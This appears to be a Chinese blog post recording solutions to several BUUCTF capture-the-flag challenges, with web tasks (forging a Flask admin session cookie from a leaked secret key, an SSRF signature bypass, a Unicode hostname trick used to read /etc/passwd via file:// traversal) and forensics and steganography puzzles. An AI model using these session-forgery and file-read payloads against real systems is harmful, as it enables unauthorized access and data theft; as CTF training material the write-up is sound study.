BUUCTF-刷题记录-3

原创

秋风瑟瑟... 于 2020-09-28 21:00:07 发布 195 收藏

分类专栏： BUUCTF刷题记录

本文链接：https://blog.csdn.net/qq_45628145/article/details/108856254

BUUCTF刷题记录 专栏收录该内容

10 篇文章 0 订阅

订阅专栏

WEB

[HCTF 2018]admin

页面没什么功能点，注册一个账号并登录，在更改密码的页面发现注释，存在源码。


```
46
47 <div class="ui grid">
48     <div class="four wide column"></div>
49     <div class="eight wide column">
50         <!-- https://github.com/woadsl1234/hctf_flask/ -->
51       <form class="ui form segment" method="post" enctype="multi
52         <div class="field required">
53           <label>NewPassword</label>
54           <input id="newpassword" name="newpassword" required ty
55         </div>
```

在 `config.py` 中发现 `SECRET_KEY: ckj123`，同时发现session为jwt，去解密一下。

```
C:\Users\ieven\Desktop\CTF\web\工具\flask-session-cookie-manager>python3 flask_session_cookie_manager3.py decode -s ckj1
23 -c .eJw9kE2LwjAURf_KkLULm44bwcVIa7HwXml4NbxsxI-qTRoHqqKN-N-nOOD6wjn33qdYH7r6chLTa3erR2Ld7MXOKb62YiowzE9A6DHjHnUZoYUAS
fUA2kWoVw2EKjJUSghpbDRPTGYskgtARwnkvo1djkGuTibhCXrjIcxbtsoZz3GhoQfiO1NrmRbeEAe0LsYsjdEvGvZLiVoNbrgjpRNMcj94QOHpGMJPMNQOP
JZFp1rMyp14jcTuOh3W119Xnz8TWLJEXOpDaSh07gsaqmjVGEJnSLUQc1foqudQPjhUPSTKYj174xq_OdYfkvI50fE_OW_8EAi32UZiJG6XunvfJqKxePOBC
CdtCQ.X3HM5g.ENdTeJIS03VBNHOZznfbptFC6rU
{'_fresh': True, '_id': b'70a13f4f25d56330511755eb355e46317ef9dfc593186198f243ead696ff30eb4dff79c2160a9ca1fe636974a76abb
b65df4c051942f173914303e9f3668de4d', 'csrf_token': b'cf66d6e139bf9695dbe3de4e32d9e2c41c5204c5', 'image': b'FbSN', 'name'
: 'kab1', 'user_id': '10'}
```

将 `kab1` 改成 `admin` 以及 `10` 改成 `1` 得到的session与原来的进行更换，得到flag。

```
C:\Users\ieven\Desktop\CTF\web\工具\flask-session-cookie-manager>python3 flask_session_cookie_manager3.py encode -s ckj1
23 -t "{'_fresh': True, '_id': b'70a13f4f25d56330511755eb355e46317ef9dfc593186198f243ead696ff30eb4dff79c2160a9ca1fe63697
4a76abbb65df4c051942f173914303e9f3668de4d', 'csrf_token': b'cf66d6e139bf9695dbe3de4e32d9e2c41c5204c5', 'image': b'FbSN',
'name': 'admin', 'user_id': '1'}"
.eJw9kE2LwjAURf_KkLULm44bwcVIa7HwXml4NbxsxI-qTRoHqqKN-N-nOOD6wjn33qdYH7r6chLTa3erR2Ld7MXOKb62YiowzE9A6DHjHnUZoYUASfUA2kW
oVw2EKjJUSghpbDRPTGYskgtARwnkvo1djkGuTibhCXrjIcxbtsoZz3GhoQfiO1NrmRbeEAe0LsYsjdEvGvZLiVoNbrgjpRNMcj94QOHpGMJPMNQOPJZFp1r
Myp14jcTuOh3W119Xnz8TWLJEXOpDaSh07gsaqmjVGEJnSLUQc1foqudQPjhUPSTKYj174xq_OdYfkvI50fE_OW_8EIjN3jdnMRK3S929fxORePOBDwZtgw.
X3HOJw.jQxv7sNN92rqgQ17uqDtQ41Yx_w
```



[De1CTF 2019]SSRF Me

题目给了源码

```
#! /usr/bin/env python
#encoding=utf-8
from flask import Flask
from flask import request
import socket
import hashlib
import urllib
import sys
import os
import json
reload(sys)
```

```
sys.setdefaultencoding('latin1')

app = Flask(__name__)

secert_key = os.urandom(16)


class Task:
    def __init__(self, action, param, sign, ip):
        self.action = action
        self.param = param
        self.sign = sign
        self.sandbox = md5(ip)
        if(not os.path.exists(self.sandbox)):          #SandBox For Remote_Addr
            os.mkdir(self.sandbox)

    def Exec(self):
        result = {}
        result['code'] = 500
        if (self.checkSign()):
            if "scan" in self.action:
                tmpfile = open("./%s/result.txt" % self.sandbox, 'w')
                resp = scan(self.param)
                #可以读取文件
                if (resp == "Connection Timeout"):
                    result['data'] = resp
                else:
                    print(resp)
                    tmpfile.write(resp)
                    tmpfile.close()
                result['code'] = 200
            if "read" in self.action:
                f = open("./%s/result.txt" % self.sandbox, 'r')
                result['code'] = 200
                result['data'] = f.read()
            if result['code'] == 500:
                result['data'] = "Action Error"
        else:
            result['code'] = 500
            result['msg'] = "Sign Error"
        return result

    def checkSign(self):
        if (getSign(self.action, self.param) == self.sign):
            return True
        else:
            return False

#generate Sign For Action Scan.
@app.route("/geneSign", methods=['GET', 'POST'])
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))
    action = "scan"
    #此处action被定为scan
    return getSign(action, param)

@app.route('/De1ta',methods=['GET','POST'])
def challenge():
    action = urllib.unquote(request.cookies.get("action"))
```

```
    param = urllib.unquote(request.args.get("param", ""))
    sign = urllib.unquote(request.cookies.get("sign"))
    ip = request.remote_addr
    if(waf(param)):
        return "No Hacker!!!!"
    task = Task(action, param, sign, ip)
    return json.dumps(task.Exec())
@app.route('/')
def index():
    return open("code.txt","r").read()

def scan(param):
    socket.setdefaulttimeout(1)
    try:
        return urllib.urlopen(param).read()[:50]
    except:
        return "Connection Timeout"

def getSign(action, param):
    return hashlib.md5(secert_key + param + action).hexdigest()

def md5(content):
    return hashlib.md5(content).hexdigest()

def waf(param):
    check=param.strip().lower()
    if check.startswith("gopher") or check.startswith("file"):
    #禁用了gopher和file两个协议
        return True
    else:
        return False

if __name__ == '__main__':
    app.debug = False
    app.run(host='0.0.0.0')
```

首先看路由：


1、通过 `/geneSign` 路由我们可以过的 `hashlib.md5(secert_key + param + action).hexdigest()` 的值，且 `action` 的值被锁定为 `scan` 。

2、通过 `/De1ta` 路由可以读取文件，通过 `Exec` 函数，读取文件的地方已在源码中注释。

3、但是想要执行 `Exec` 函数里面的读取文件的代码，还需要通过 `checkSign()` 的验证，也就是验证两次的md5值是否相等。

分析完路由开始解题， `checkSign()` 好绕过，通过构造 `/geneSign?param=xxx` 即可得到md5值，虽然不知道 `secert_key` 的值，但是也没有必要知道，我们只需要得到加密后的md5值，再把它放入 `sign` 中，访问 `/De1ta` 路由即可。

然后构造 `/geneSign?param=flag.txtread` 访问得到 `9a6fa1811f9ac95a5b6d72c5c12ee9d7` ，再构造如下内容读取flag



[SUCTF 2019]Pythonginx

题目给了源码

```python
@app.route('/getUrl', methods=['GET', 'POST'])
def getUrl():
    url = request.args.get("url")
    host = parse.urlparse(url).hostname
    if host == 'suctf.cc':
        return "我才 your problem? 111"
    parts = list(urlsplit(url))
    host = parts[1]
    if host == 'suctf.cc':
        return "我才 your problem? 222 " + host
    newhost = []
    for h in host.split('.'):
        newhost.append(h.encode('idna').decode('utf-8'))
    parts[1] = '.'.join(newhost)
    #去掉 url 中的空格
    finalUrl = urlunsplit(parts).split(' ')[0]
    host = parse.urlparse(finalUrl).hostname
    if host == 'suctf.cc':
        return urllib.request.urlopen(finalUrl).read()
    else:
        return "我才 your problem? 333"
```

这道题用的是这道题用的是blackhat议题之一HostSplit-Exploitable-Antipatterns-In-Unicode-Normalization


网上的一个脚本

```python
from urllib.parse import urlparse,urlunsplit,urlsplit
from urllib import parse
def get_unicode():
    for x in range(65536):
        uni=chr(x)
        url="http://suctf.c{}".format(uni)
        try:
            if getUrl(url):
                print("str: "+uni+' unicode: \\u'+str(hex(x))[2:])
        except:
            pass

def getUrl(url):
    url=url
    host=parse.urlparse(url).hostname
    if host == 'suctf.cc':
        return False
    parts=list(urlsplit(url))
    host=parts[1]
    if host == 'suctf.cc':
        return False
    newhost=[]
    for h in host.split('.'):
        newhost.append(h.encode('idna').decode('utf-8'))
    parts[1]='.'.join(newhost)
    finalUrl=urlunsplit(parts).split(' ')[0]
    host=parse.urlparse(finalUrl).hostname
    if host == 'suctf.cc':
        return True
    else:
        return False


if __name__=='__main__':
    get_unicode()
```

同样原理构造 `/getUrl?url=file://suctf.c/../../../../../etc/passwd` 来读取文件，读取配置文件发现flag的位置， `/usr/local/nginx/conf/nginx.conf`



最后构造如下payload读取flag

```
/getUrl?url=file://suctf.c/../../../../../usr/fffffflag
```

[ASIS 2019]Unicorn shop


进入题目，发现有个购买东西的地方

Item ID	Price	English	Spanish	German	Russian
1	2.0	black and white unicorn	unicornio blanco y negro	Schwarzweiss-Einhorn	черно-белый единорог
2	5.0	unicorn family	familia unicornio	Einhorn-Familie	семья единорога
3	8.0	warrior unicorn	guerrero unicornio	Krieger Einhorn	воин единорог
4	1337.0	ultra unicorn	ultra unicornio	ultra Einhorn	ультра единорог

Purchase Unicorn

Item ID | Price | Purchase!

但是全部购买不成功，如果价格输入两个字符以上，还会说你超出了字符限制（1个字符），再根据题目的提示`Unicode`，想到输入一个`Unicode`字符进去购买第四个商品，也就是flag，在这个网站上面找到这样的一个字符




其UTF-8编码为`0xE1 0x8D 0xBC`，也就是咱们输入`%E1%8D%BC`即可，然后购买得到flag。

MISC

弱口令

在压缩包的注释中发现东西



将其莫斯解密之后得到密码`HELL0FORUM`，得到一张图片，使用lsb隐写脚本进行解密，因为题目叫做弱口令，所以尝试密码`123456`，最后得到`flag{jsy09-wytg5-wius8}`。

`python2 lsb.py extract 1.png new 123456`

```
C:\Users\ieven\Desktop\CTF\misc\工具\cloacked-pixel-lsb>python2 lsb.py extract 1.png new 123456
[+] Image size: 500x500 pixels.
[+] Written extracted data to new.
```

[V&N2020 公开赛]拉胯的三条命令

使用这条命令即可

```
tcpdump -n -r nmapll.pcapng 'tcp[13] = 18' | awk '{print $3}'| sort -u
```

[SUCTF 2019]Game

题目给了两个附件，在SRC文件夹的index.html里面发现一段字符串，尝试解密发现是base32的，得到一个假的flag：`suctf{hAHaha_Fak3_F1ag}`。


然后在图片中发现存在lsb隐写，全部开启0通道得到一段字符串，在网上搜索了很多发现是3DES加密，以前是不知道的，这是由字符串的头`U2FsdGVkX1`判断出来的，然后进行3DES解密即可得到flag，密码为第一次得到的`suctf{hAHaha_Fak3_F1ag}`，3DES在线解密地址。

百里挑一

提取出来所有的http请求，发现很多张图片，在kali里面使用如下命令得到一半的flag

```
tobatu@kali:~/桌面/1$ exiftool *|grep flag
XP Comment                      : 恭喜你！找到一半了，还有另一半哦！flag{ae58d0408e26e8f
```

剩下来的一半在tcp的114里面（网上搜到的，哈哈，真难找，怎么会有人出这种东西，一点提示没有）



[ACTF新生赛2020]swp

先导出http流中的文件，发现一个伪加密的压缩包，但是我没有手动修复成功，使用`ZipCenOp`工具修复，成功得到flag。

```
java -jar .\ZipCenOp.jar r .\secret.zip
```